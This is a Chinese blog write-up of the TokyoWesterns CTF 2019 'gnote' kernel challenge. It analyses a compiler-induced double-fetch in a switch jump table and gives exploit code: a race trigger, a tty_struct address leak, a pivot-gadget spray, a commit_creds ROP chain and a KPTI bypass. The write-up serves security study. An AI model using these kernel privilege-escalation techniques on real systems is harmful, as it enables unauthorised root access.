【内核漏洞利用】TokyoWesternsCTF-2019-gnote Double-Fetch

原创

bsauce 于 2019-09-16 16:19:11 发布 760 收藏

分类专栏： CTF 内核漏洞 漏洞 文章标签： 内核漏洞


CTF 同时被 3 个专栏收录

2 篇文章 0 订阅
订阅专栏


内核漏洞

23 篇文章 1 订阅
订阅专栏


漏洞

15 篇文章 0 订阅
订阅专栏

一、CVE-2015-8550

exp和原题可从我的github下载https://github.com/bsauce/CTF/tree/master/TokyoWesternsCTF2019-gnote。
漏洞详情可以参见https://wpengfei.github.io/cpedoc-accepted.pdf。

4.4.2. Compiler Optimization Finally, a double-fetch vulnerability can also be introduced into the binaries during compilation, which is even harder to notice than occurring in the macros. CVE-2015-8550 [42] is such a double-fetch vulnerability introduced by compiler optimization of Xen Hypervisor, which caused problems in the communication between the frontend driver and backend driver components. What makes this case particularly interesting is that this double-fetch vulnerability didn't show up when inspecting the source code, but it could clearly be seen in the compiled binary.

As is shown in Figure 9, the left part is the source code of a switch statement in xen-pciback (the backend component used for para-virtualized PCI devices), within which no sign of any double-fetch situation is found. While the right part of Figure 9 is the assembling of this switch statement, and we can observe a double-fetch situation occurs. During the compilation, the compiler generates a jump table to dynamically jump to the correct branch in the switch statement. The `r13` register points to a shared memory region and `r13+0x4` corresponds to the value used in the switch statement to select a branch. The value of `r13+0x4` is used to compare with the upper limit `0x5` (line 1). If it is higher than `0x5`, the default branch (line 2) is used. In line 4, `r13+0x4` is fetched a second time and used as an index of the jump table at line 5. As a result, if the data stored in

Concurrency Computat.: Pract. Exper. (2017)
DOI: 10.1002/4345


```
switch(op->cmd){
  case XEN_PCI_OP_conf_read:
       op->err = xen_pcibk_config_read(dev,
                 op->offset, op->size, &op->value);
       break;
  case XEN_PCI_OP_conf_write:
       //...
  case XEN_PCI_OP_enable_msi:
       //...
  case XEN_PCI_OP_disable_msi:
       //...
  default:
       op->err = XEN_PCI_ERR_not_implemented;
}
```

```
1  cmp  DWORD PTR [r13 + 0x4], 0x5
2  mov  DWORD PTR [rbp - 0x4c], eax
3  ja   0x3358 < xen_pcibk_do_op + 952 >
4  mov  eax, DWORD PTR [r13 + 0x4]
5  jmp  QWORD PTR [rax*8 + off_77D0]
```

Figure 9. A Double-Fetch Vulnerability in The Compiled Binary

`r13+0x4` is modified between the two fetches, the final jump (line 5) destination can be affected and arbitrary code can potentially be executed, which possibly lead to privilege escalation.

gcc 编译switch代码是，case超过5个就会变成 `jump table` 的形式。

例如：


```c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdint.h>

int do_something(char *buf){
    int ret=0;
    switch(*(int *)buf){
        case 1:
            printf("case 1n");
            break;
        case 2:
            printf("case 2n");
            break;
        case 3:
            printf("case 3n");
            break;
        case 4:
            printf("case 4n");
            break;
        /*case 5:*/
            /*printf("case 5n");*/
            /*break;*/
    }
    return ret;
}
int main(int argc,char **argv){
    char *buf=malloc(0x100);
    *(int *)buf = 0x1;
    do_something(buf);
    return 0;
}
```

4种case时，选项rdi只取了一次，默认编译为`cmp ... je`形式：

```
john@john-virtual-machine: ~/Desktop/ctf/tokyo/gnote/test
john@john-virtual-machine:~/Desktop/ctf/tokyo/gnote/test$ gcc ./test_switch.c -o
 test_switch -O2
john@john-virtual-machine:~/Desktop/ctf/tokyo/gnote/test$ objdump -d -Mintel tes
t_switch | grep 'do_something>:' -A20
0000000000400570 <do_something>:
  400570:       48 83 ec 08             sub    rsp,0x8
  400574:       8b 07                   mov    eax,DWORD PTR [rdi]
  400576:       83 f8 02                cmp    eax,0x2
  400579:       74 65                   je     4005e0 <do_something+0x70>
  40057b:       7e 43                   jle    4005c0 <do_something+0x50>
  40057d:       83 f8 03                cmp    eax,0x3
  400580:       74 1e                   je     4005a0 <do_something+0x30>
  400582:       83 f8 04                cmp    eax,0x4
  400585:       75 11                   jne    400598 <do_something+0x28>
  400587:       be 9c 06 40 00          mov    esi,0x40069c
  40058c:       bf 01 00 00 00          mov    edi,0x1
  400591:       31 c0                   xor    eax,eax
  400593:       e8 98 fe ff ff          call   400430 <__printf_chk@plt>
  400598:       31 c0                   xor    eax,eax
  40059a:       48 83 c4 08             add    rsp,0x8
  40059e:       c3                      ret
                                                  https://blog.csdn.net/panhewu9919
```

5种case时，选项rdi取了两次，默认编译为jump table形式，根据case索引数组跳到对应逻辑：



可以看到对用户数据取了两次，先`cmp DWORD PTR [rdi],0x5`比较最大值，再`mov eax,DWORD PTR [rdi]`取rdi的值作为jump table的索引。引发Double-Fetch漏洞。

二、漏洞分析

1. 程序分析

gnote首先注册一个procfs入口`/proc/gnote`，只有read和write处理句柄。可以添加最多8个note（size最大为0x10000），note指针存于notes全局数组中，note结构如下：

```
struct note {
  unsigned long size;
  char *contents;
};
```

源码如下：

```
// 可add note 但是内容不可控，没有copy_from_user，只有copy_to_user
ssize_t gnote_write(struct file *filp, const char __user *buf, size_t count, loff_t *f_pos)
{
  unsigned int index;
  mutex_lock(&lock);
  /*
   * 1. add note
   * 2. edit note
   * 3. delete note
   * 4. copy note
   * 5. select note
   * No implementation :(
   */
  switch(*(unsigned int *)buf){
    case 1:
      if(cnt >= MAX_NOTE){
        break;
      }
      notes[cnt].size = *((unsigned int *)buf+1);
      if(notes[cnt].size > 0x10000){
```

```
        break;
      }
      notes[cnt].contents = kmalloc(notes[cnt].size, GFP_KERNEL);
      cnt++;
      break;
    case 2:
      printk("Edit Not implemented\n");
      break;
    case 3:
      printk("Delete Not implemented\n");
      break;
    case 4:
      printk("Copy Not implemented\n");
      break;
    case 5:
      index = *((unsigned int *)buf+1);
      if(cnt > index){
        selected = index;
      }
      break;
  }
  mutex_unlock(&lock);
  return count;
}

ssize_t gnote_read(struct file *filp, char __user *buf, size_t count, loff_t *f_pos)
{
  mutex_lock(&lock);
  if(selected == -1){
    mutex_unlock(&lock);
    return 0;
  }
  if(count > notes[selected].size){
    count = notes[selected].size;
  }
  copy_to_user(buf, notes[selected].contents, count);
  selected = -1;
  mutex_unlock(&lock);
  return count;
}
```

2. 漏洞

Double-Fetch，只有在二进制中才看得出来，在`gnote_write`函数中，根据传入的选项数字决定跳转到哪个功能，选项数字直接从用户空间读取，先判断是否<=5，再取出来跳转到目标函数。如果中间篡改选项，可能就可能会跳转到任意地址。

```
; note that rbx is the buf argument, user-controlled
cmp dword ptr [rbx], 5
ja default_case
mov eax, [rbx]
mov rax, jump_table[rax*8]
jmp rax
```

未初始化内存读，在`gnote_read`函数中。对于内核slub分配器（默认），内核函数创建的结构、kmalloc申请的空间都是先从特定大小的cache中申请。所以可以先调用系统调用，再把包含函数指针的块申请回来，读取原来的数据。例如`/dev/ptmx`中的`tty_struct`结构中指针，结构大小是0x2e0。

3. 漏洞利用

触发漏洞：

一个线程不断修改传入的index，而主线程不断调用write处理句柄。注意add note可以传入大于0x10000的size，这样会被add note丢弃，无害。触发代码如下：

```
#include <unistd.h>
#include <fcntl.h>
#include <pthread.h>

#define FAKE_IDX "0x41414141"

void* thread_func(void* arg) {
    asm volatile("mov $" FAKE_IDX ", %%eax\n"
                 "mov %0, %%rbx\n"
                 "lbl:\n"
                 "xchg (%%rbx), %%eax\n"
                 "jmp lbl\n"
                 :
                 : "r" (arg)
                 : "rax", "rbx"
                 );
    return 0;
}

int main() {
    int fd = open("/proc/gnote", O_RDWR);
    unsigned int buf[2] = {0, 0x10001};
    pthread_t thr;
    pthread_create(&thr, 0, thread_func, &buf[0]);

    while (1)
        write(fd, buf, sizeof(buf));
    return 0;
}
```

`mov rax, jump_table[0x41414141*8]` 导致崩溃。

利用漏洞：

1. 有kaslr保护，但**没有smap**（这样才能执行用户空间的gadget），可以在用户空间喷射 `xchg eax, esp` 这个gadget；
2. 选项大小、映射地址。mmap_min_addr=0x1000，模块加载最低地址是0xffffffffc0000000，所以传入的选项最小为0x8000200（`0xffffffffc0000000 + 0x8000200*8 == 0x1000`）；
3. 映射大小。最多映射0x1000页，否则会报错 `ENOMEM`；
4. 映射冲突。如果映射 `0x1000 - 0x10001000`，可能会覆盖exp的默认加载地址0x400000…。一是可以映射 `0x1000000-0x2000000`，二是可以编译时重定位binary— `-Wl,--section-start=.note.gnu.build-id=0x40000158`。
5. 栈迁移。利用gadget— `xchg eax, esp ; ret` 使rsp指向用户空间，由于rsp指向gadget地址，所以需要在 `gadget&0xffffffff` 位置布置ropchain。
6. ropchain布置。先设置CR4，再执行 `commit_creds(prepare_kernel_cred(0))`。但为了缓解Meltdown漏洞，采用了页表隔离机制，用户空间不可执行，所以构造rop执行 `commit_creds(prepare_kernel_cred(0))`。
7. 返回用户态。没有了rsp和rbp，通过rop跳进 `entry_SYSCALL_64`（syscall入口）；处理完syscall，进行页表转换，使用 `sysretq` 跳转到用户态，它把rip设置为rcx，rflags设置为r11。

三、Exploit

1.根据tty_struct结构泄露kernel_base

```
// Step 1 : Leak kernel address
    fd=open("proc/gnote", O_RDWR);
    if (fd<0)
    {
        puts("[-] Open driver error!");
        exit(-1);
    }
    int fds[50];
    for (int i=0;i<50; i++)
        fds[i]=open("/dev/ptmx", O_RDWR|O_NOCTTY);
    for (int i=0;i<50; i++)
        close(fds[i]);
    add_note(fd,0x2e0);   // tty_struct结构大小0x2e0
    select_note(fd,0);
    read(fd, buf, 512);
    //for (int i=0; i< 20; i++)
    //    printf("%p\n", *(size_t *)(buf+i*8));
    unsigned long leak, kernel_base;
    leak= *(size_t *)(buf+3*8);
    kernel_base = leak - 0xA35360;
    printf("[+] Leak_addr= %p     kernel_base= %p\n", leak , kernel_base);
```

2.布置堆喷数据

由于没有smap保护，堆喷放上`xchg eax, esp`使rsp指向用户空间即可。mov rax, jump_table[rax*8]，内核加载最低地址是0xffffffffc0000000 + (0x8000000+0x1000000) x 8 = 0x8000000， 所以从0x8000000地址处开始喷射`xchg eax, esp`地址。

```
// Step 2 : 布置堆喷数据。内核加载最低地址0xffffffffc0000000 + (0x8000000+0x1000000)*8 = 0x8000000
    char *pivot_addr=mmap((void*)0x8000000, 0x1000000, PROT_READ|PROT_WRITE,
        MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED, -1,0);
    unsigned long *spray_addr= (unsigned long *)pivot_addr;
    for (int i=0; i<0x1000000/8; i++)
        spray_addr[i]=xchg_eax_esp_ret;
```

3.布置rop链


由于最后是`jmp rax`，rax指向`xchg eax, esp`，所以rop链放在`xchg_eax_esp_ret & 0xffffffff`地址即可。mmap是需要页对齐的，所以`mmap_base == xchg_eax_esp_ret & 0xfffff000`。

```
// Step 3 : 布置ROP。由于已经xchg eax,esp  而rax指向xchg地址，所以rop链地址是xchg地址低8位。
    unsigned long mmap_base = xchg_eax_esp_ret & 0xfffff000;
    unsigned long *rop_base = (unsigned long*)(xchg_eax_esp_ret & 0xffffffff);
    char *ropchain = mmap((void *)mmap_base, 0x2000, PROT_READ|PROT_WRITE,
        MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED, -1,0);
    int i=0;
            // commit_creds(prepare_kernel_cred(0))
    rop_base[i++] = pop_rdi_ret;
    rop_base[i++] = 0;
    rop_base[i++] = prepare_kernel_cred;
    rop_base[i++] = pop_rsi_ret;          //    ja大于则跳转，-1是最大的数
    rop_base[i++] = -1;
    rop_base[i++] = mov_rdi_rax_p_ret;
    rop_base[i++] = 0;
    rop_base[i++] = commit_creds;
            // bypass kpti
    rop_base[i++] = kpti_ret;
    rop_base[i++] = 0;
    rop_base[i++] = 0;
    rop_base[i++] = &shell;
    rop_base[i++] = user_cs;
    rop_base[i++] = user_rflags;
    rop_base[i++] = user_sp;
    rop_base[i++] = user_ss;
```

4.开始竞争

```
// Step 4 : 开始竞争
    race_arg.arg = 0x10001;
    pthread_create(&pthread,NULL, race, &race_arg);
    for (int j=0; j< 0x10000000000; j++)
    {
        race_arg.menu = 1;
        write(fd, (void*)&race_arg, sizeof(struct data));
    }
    pthread_join(pthread, NULL);

void race(void *s)
{
    struct data *d=s;
    while(!istriggered){
        d->menu = 0x9000000; // 0xffffffffc0000000 + (0x8000000+0x1000000)*8 = 0x8000000
        puts("[*] race ...");
    }
}
```



问题：

（1）xchg eax, esp 之后rsp高8位还是0xffffffff啊，为什么只在低位布置rop呢？

在内核空间执行任意代码，我们需要将我们的栈指针指向我们能够控制的用户空间。尽管我们的测试环境是64位，但我们依旧对最后一个寄存器改为32位的gadget感兴趣。`xchg %eXx, %esp ; ret` `xchg %esp, %eXx ; ret`. 如果我们的%rax是一个有效的内核地址，这个栈反转指令将会**使rax的低32位作为新的栈地址**，虽然不知道为什么。一旦rax的值在执行f()被执行前知道，我们将知道用户空间栈的地址并相应进行mmap。

```
#执行xchg之前：
gef➤  i r
rax            0xffffffffb501992a 0xffffffffb501992a
rsp            0xffff966180227da0 0xffff966180227da0

gef➤  stack
0xffff966180227da0: 0xffff8f8d0eaa5780
0xffff966180227da8: 0xfffffffffffffffb
gef➤  si
Warning: not running or target is remote
0xffffffffb501992b in ?? ()
Warning: not running or target is remote
#执行xchg之后：
gef➤  x /5i $pc
=> 0xffffffffb501992b: ret
   0xffffffffb501992c: scas   al,BYTE PTR es:[rdi]

gef➤  stack
Warning: not running or target is remote
0xb501992a: 0xffffffffb501c20d
0xb5019932: 0x0000000000000000
0xb501993a: 0xffffffffb5069fe0
gef➤  i r
rax            0x80227da0 0x80227da0
 ...
rsp            0xb501992a 0xb501992a
```

栈迁移：

`leave_ret` (没有截断符号例如0xa0，就可以用)：`mov esp，ebp；pop ebp；ret`

`xchg eax,esp`

（2）绕过kpti的方法是什么？

注意，利用老方法`swapgs`和`iretq`组合总是不成功。

`cat /proc/kallsyms| grep swapgs_restore_regs_and_return_to_usermode`

利用了`swapgs_restore_regs_and_return_to_usermode`，跳过开头的pop。构造rop链时，后面放2个0，再开始放关键的5个寄存器。

```
/ # cat /proc/kallsyms| grep ffffffffbde00a
ffffffffbde00a00 t common_interrupt
ffffffffbde00a0f t ret_from_intr
ffffffffbde00a2c T retint_user
ffffffffbde00a34 T swapgs_restore_regs_and_return_to_usermode
ffffffffbde00abb T restore_regs_and_return_to_kernel
ffffffffbde00abb t retint_kernel

gef➤  x /50i 0xffffffffbde00a34
   0xffffffffbde00a34:  pop    r15
   0xffffffffbde00a36:  pop    r14
   0xffffffffbde00a38:  pop    r13
   0xffffffffbde00a3a:  pop    r12
   0xffffffffbde00a3c:  pop    rbp
   0xffffffffbde00a3d:  pop    rbx
   0xffffffffbde00a3e:  pop    r11
   0xffffffffbde00a40:  pop    r10
   0xffffffffbde00a42:  pop    r9
   0xffffffffbde00a44:  pop    r8
   0xffffffffbde00a46:  pop    rax
   0xffffffffbde00a47:  pop    rcx
   0xffffffffbde00a48:  pop    rdx
   0xffffffffbde00a49:  pop    rsi
   0xffffffffbde00a4a:  mov    rdi,rsp                 <<<<<<<<<<<<<<<<<<<<<<<
   0xffffffffbde00a4d:  mov    rsp,QWORD PTR gs:0x5004
   0xffffffffbde00a56:  push   QWORD PTR [rdi+0x30]
   0xffffffffbde00a59:  push   QWORD PTR [rdi+0x28]
   0xffffffffbde00a5c:  push   QWORD PTR [rdi+0x20]
   0xffffffffbde00a5f:  push   QWORD PTR [rdi+0x18]
```

参考：

https://wpengfei.github.io/cpedoc-accepted.pdf

https://rpis.ec/blog/tokyowesterns-2019-gnote/

https://www.anquanke.com/post/id/185911

linux漏洞缓解机制介绍